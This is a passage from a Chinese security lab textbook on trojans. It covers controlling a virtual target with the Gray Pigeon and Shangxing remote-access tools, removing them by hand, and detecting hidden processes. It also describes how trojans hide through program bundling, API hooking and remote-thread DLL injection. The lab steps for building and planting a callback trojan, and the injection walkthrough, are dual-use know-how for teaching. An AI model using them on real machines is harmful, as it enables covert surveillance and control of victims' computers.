**步骤 6**：单击“捕捉屏幕”图标，靶机(VPC2)的操作窗口将会显示在本地计算机(VPC1)上，通过“传送鼠标和键盘操作”功能还可以对靶机进行鼠标和键盘控制，如图 4-21 所示。其他操作包括“保存当前画面”“录制 mpeg 文件”“发送组合键”等，读者可以在实验中进行测试。

**步骤 7**：灰鸽子除了能够远程视频监控，还包括语音监听、语音发送等功能，只要远程计算机(VPC2)安装有摄像头，且正常打开时所需要的系统资源没有被占用，那么读者可以看到远程摄像头捕获的图片，还可以把远程摄像头捕获的画面在本地计算机上进行保存。


图 4-20　对“肉鸡”进行远程控制

图 4-21　对“肉鸡”进行可视化的远程控制

**步骤 8**：Telnet 远程登录。客户端可以 Telnet 到远程被控制计算机(VPC2)，对远程计算机进行配置操作，如图 4-22 所示。

**2. 灰鸽子的卸载**

灰鸽子的卸载主要包括以下几种方法。

(1) 攻击机端(VPC1)卸载，单击图 4-23 中的“卸载服务端”按钮，即可完成对靶机(VPC2)的服务端程序的卸载。


图 4-22　通过 Telnet 对靶机进行控制





图 4-23　通过客户端远程卸载服务器端程序

(2) 靶机端(VPC2)手动卸载，这也是本实验的重点，因为日常应用中遇到的木马经常需要通过手动方式来卸载，具体方法如下。

**步骤 1**：找到灰鸽子服务端进程，然后将它终止。由于服务端进程隐藏了(假设实验中找不到该程序)，因此通过“任务管理器”是看不到服务端进程的。这时，可以借助工具

IceSword 找到隐藏进程。本实验中，隐藏进程为 iexplore. exe，找到它并在其上右击，在出现的快捷菜单中选择“结束进程”选项，如图 4-24 所示。此时可以在客户端看到“肉鸡”已经下线，如图 4-25 所示。





图 4-24　结束进程





图 4-25　在客户端看到“肉鸡”已经下线

**步骤 2**：由于仅仅结束进程是没用的，当重新开机启动时，灰鸽子服务端进程又会重新启动，因此还需将它的启动项删除。具体方法为：在服务器端打开命令行终端，输入 services. msc 命令，在打开的“服务”对话框中将对应的名称 GrayPigeon_Hacker. com. cn 进程停止，即灰鸽子服务端程序停止，如图 4-26 所示。





图 4-26　停止灰鸽子服务

**步骤 3**：将灰鸽子启动服务删除。打开注册表编辑器，找到注册表项 HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services，删除 GrayPigeon_Hacker. com. cn 文件，如图 4-27 所示。

**步骤 4**：清除灰鸽子文件。如图 4-27 所示的注册表编辑器中可以看到灰鸽子的安装路径为：C:\WINDOWS\Hacker. com. cn. exe，即木马服务端程序的安装路径，需要在靶机将该文件删除。





图 4-27　注册表编辑器中灰鸽子注册信息

需要说明的是，如果读者在 C:\WINDOWS 目录下没有找到该文件，可以选择“工具”→“文件夹”选项，在打开的如图 4-28 所示的对话框中，取消对“隐藏受保护的操作系统文件(推荐)”复选框的选中，选中“隐藏文件和文件夹”中的“显示所有文件和文件夹”单选按钮，

此时在 C:\Windows 目录中就可以找到被隐藏的文件 Hacker. com. cn. exe。


图 4-28　显示所有文件和文件夹

## 4.2.4　任务与思考

本实验通过对灰鸽子木马工具的介绍，使读者对木马的攻击过程有了一个较为直观的认识。尤其是通过本实验，可以充分理解木马的工作原理，能够将木马与其他的恶意代码在实现功能上区别开来。

从技术上讲，本实验中介绍的灰鸽子工具的实质是一个远程控制工具。远程控制工具一般被应用在网络管理工作中，例如，网络管理人员可以通过远程控制方式来对远程主机进行配置和管理。但是，如果将这一工具应用到攻击过程中，则其将会带来巨大的安全威胁。

为此，读者在完成本实验后，需要从安全防范要求出发，继续学习和掌握有关木马攻击的安全防范方法。

扫一扫

视频讲解

# 4.3　木马隐藏分析

## 4.3.1　预备知识：木马的隐藏方式

躲避防火墙和安全软件的发现是木马程序应具备的最基本的功能，木马程序需要采用各种方式隐藏自己，避免被安全系统发现和追踪。木马一般采用本地隐藏和通信隐藏两种

方式。

**1. 本地隐藏**

为了隐藏自己，早期木马将自己设置为隐藏文件，或者命名为系统文件，但是这些方法已经能够被绝大多数安全软件很容易地发现，为了自身的存在，木马必须寻找更隐蔽的隐藏方式。本地隐藏方式可以分为以下几种类型。

(1) 寄宿隐藏。寄宿隐藏是将木马程序隐藏在正常程序中，使程序成为木马的载体，这一方式对一些不熟悉操作系统工作机制或粗心的用户比较有效。

(2) 变化隐藏。变化隐藏则在不改变环境的情况下进行自我变化，通过更改文件名、时间、注册表等方式来迷惑目标用户。

(3) 协作隐藏。协作隐藏则将木马分成几个部分隐藏在不同位置，相互监视协助，是一种较为顽固的木马，全面查杀存在一定的难度。

**2. 通信隐藏**

通信端口会暴露木马的存在，因此木马将控制端设置为服务端，通过控制端主动监测并进行通信，能够绕过防火墙，并建立触发机制，当服务端运行网络程序后木马会取得系统控制权，通过端口完成外部通信。

## 4.3.2 实验目的和条件

**1. 实验目的**

通过本实验，读者将达到以下学习目的。

(1) 了解木马隐藏技术的基本原理。

(2) 提高木马攻击的防范意识。

(3) 明确木马技术的发展方向。

(4) 学会使用木马防范的相关工具。

**2. 实验条件**

本实验所需要的软硬件清单如表 4-2 所示。

**表 4-2 木马隐藏实验清单**

| 类　型 | 序　号 | 软硬件要求 |
|---|---|---|
| 攻击机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows XP |
| | 3 | IP 地址：192.168.244.132 |
| | 4 | 软件版本：上兴远程控制 2013SP2，Wsyscheck |
| 靶机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows XP |
| | 3 | IP 地址：192.168.244.134 |

本实验建议读者在虚拟机环境下进行，其中需要提供两台虚拟机，分别为客户端计算机 VPC1 和服务器端计算机 VPC2，操作系统可以同时使用 Windows XP 或其他的版本，若为局域网 IP 地址，请将 VPC1 和 VPC2 设置在同一网段，以便于相互之间的通信。

另外，还需要准备“上兴远程控制 2013SP2”工具，该工具是一款小巧简单的远程监控软件，可以在实验环境下实现木马的隐藏功能。

## 4.3.3 实验过程

**步骤 1**：正常登录到实验环境中的攻击机 VPC1 和靶机 VPC2，分别使用 ping 命令测试对方 IP 地址的连通性，确保 VPC1 和 VPC2 之间能够正常通信。

**步骤 2**：生成木马服务器端程序。在攻击机 VPC1 上，运行上兴远程控制工具，打开如图 4-29 所示的操作窗口。





图 4-29 上兴远程控制工具操作窗口

**步骤 3**：选择主界面中的“生成”按钮，在打开的如图 4-30 所示的对话框中对木马的服务器端程序进行配置。其中，IP 地址填写 192.168.244.132：8010（VPC1 的 IP 地址和端口），其他信息的填写和配置，读者可以根据自己的需要进行设置。

**步骤 4**：单击“生成服务端”按钮，将会在如图 4-31 所示指定的路径生成服务端程序 Sx_server.exe 文件。然后将生成的木马程序复制到靶机 VPC2（IP 地址为 192.168.244.134）。

**步骤 5**：在 VPC2 上双击服务端程序 Sx_server.exe，使靶机植入木马，接受攻击机的控制。此时攻击机上的客户端显示靶机已上线，攻击机对靶机的主要控制功能如图 4-32 所示。

**步骤 6**：在靶机上打开“任务管理器”，并不会发现木马程序对应的进程，但是细心的读者会发现，QQMin.exe 进程存在可疑，如图 4-33 所示，因为在靶机上并没有启用进程对应的程序。有该进程的原因在于在制作木马时选择了插入相关进程，从而实现了进程的隐藏。





图 4-30　配置服务器端


图 4-31　服务器端程序保存路径及文件名

**步骤 7**：可以借助 Wsyscheck 工具检查靶机的进程，如图 4-34 所示，在 Wsyscheck 工具的“安全检查”→“端口状态”中，可以发现程序 QQMin.exe 通过本地端口 1031 连接远程主机“192.168.244.132”，说明该进程确实存在安全问题。

Wsyscheck 是一款功能较为强大的系统检测和维护工具，可以对操作系统的进程和服务驱动进行检查。





图 4-32　攻击机对靶机的主要控制功能


图 4-33　发现可疑进程





图 4-34　使用 Wsyscheck 工具检查端口状态

## 4.3.4 任务与思考

通过本实验，使读者对木马的产生和隐藏方法有了一个直观的认识，在该实验的基础上，读者还需要对木马的隐藏方式进行深入的学习。

**1. 程序隐藏**

木马程序隐藏通常指利用各种手段伪装木马程序，让一般用户无法从表面上直接识别出木马程序。要达到这一目的可以通过程序捆绑的方式实现，程序捆绑方式是将多个.exe程序链接在一起组合成一个EXE文件，当运行该EXE文件时，多个程序同时运行。程序捆绑有多种方式，如将多个EXE文件组合到一个EXE文件中或利用专用的安装打包工具将多个EXE文件进行组合，这也是许多程序捆绑流氓软件的做法。

因此，木马程序可以利用程序捆绑的方式，将自己和正常的.EXE文件进行捆绑。当双击运行捆绑后的程序时，当正常.EXE文件运行的同时，木马程序也在后台悄悄地运行。

**2. 进程隐藏**

程序隐藏只能达到从表面上无法识别木马程序的目的，但是可以在“任务管理器”中发现木马程序的踪迹，这就需要木马程序实现进程隐藏。隐藏木马程序的进程在显示时能够防止用户通过“任务管理器”查看到木马程序的进程，从而提高木马程序的隐蔽性。目前，隐藏木马进程主要有如下两种方式。

(1) API拦截。API拦截技术属于进程伪隐藏方式，它通过利用Hook(钩子)技术监控并截获系统中某些程序对进程显示的API函数调用，然后修改函数返回的进程信息，将自己从结果中删除，导致“任务管理器”等系统工具无法显示该木马进程。

API拦截的具体实现过程是：木马程序建立一个后台的系统钩子(Hook)，拦截PSAPI的EnumProcessModules等相关函数的调用，当检测到结果为该木马程序的进程ID(PID)时直接跳过，这样进程信息中就不会包含该木马程序的进程，从而达到隐藏木马进程的目的。

(2) 远程线程注入。远程线程注入属于进程真隐藏方式，它主要利用CreateRemoteThread函数在某一个目标进程中创建远程线程，共享目标进程的地址空间，并获得目标进程的相关权限，从而修改目标进程内部数据并启动dll木马。通过这种方式启动的dll木马占用的是目标进程的地址空间，而且自身是作为目标进程的一个线程，所以它不会出现在进程列表中。dll木马的实现过程如下。

(1) 通过OpenProcess函数打开目标进程。

(2) 计算dll路径名需要的地址空间，并根据计算结果调用VirtualAllocEx函数在目标进程中申请一块大小合适的内存空间。

(3) 调用WriteProcessMemory函数将dll的路径名写入申请到的内存空间中。

(4) 利用函数GetProcAddress计算LoadLibraryW的入口地址，并将LoadLibraryW的入口地址作为远程线程的入口地址。

(5) 通过函数CreateRemoteThread在目标进程中创建远程线程。

通过以上步骤就可以实现远程线程注入启动dll木马，达到隐藏木马进程的目的。而且，远程线程注入方式与其他进程隐藏技术相比具有更强的隐蔽性和反查杀能力，增加了木马的生存能力。

扫一扫

视频讲解

# 4.4 木马攻击辅助分析：文件、注册表修改监视

## 4.4.1 预备知识：木马攻击辅助分析工具介绍

木马作为一种特殊的恶意代码对网络安全构成了很大的威胁。加强对木马的检测和防范是一种非常重要的工作。下面介绍3个典型的木马攻击辅助分析工具。

**1. 文件系统监视软件 Filemon**

Filemon是一款文件系统监视软件，它可以监视应用程序的文件读写操作，并能够将所有与文件相关的操作（如读取、修改、出错信息等）全部记录下来以供用户参考，并允许用户对记录的信息进行保存、过滤、查找等处理，为用户对系统的维护提供了极大的便利。

**2. 文件监视软件 FileChangeNotify**

FileChangeNotify文件监视软件可以监视目录和与之相关内容的变化。例如，在目录下创建子目录或文件等操作，都可以被监测到。

**3. 注册表数据库监视软件 Regmon**

Regmon（registry monitor）是一款注册表数据库监视软件，它将与注册表数据库相关的一切操作（如读取、修改、删除等）全部记录下来以供用户参考，并允许用户对记录的信息进行保存、过滤、查找等处理。

## 4.4.2 实验目的和条件

**1. 实验目的**

本实验通过介绍几个工具软件的使用方法，让读者对涉及的一些重要应用和操作进行安全监控，并能够通过对监控数据的分析发现系统中存在的安全威胁。从操作层面上看，需要读者主要掌握Filemon、FileChangeNotify和Regmon等软件的功能特点和使用方法。

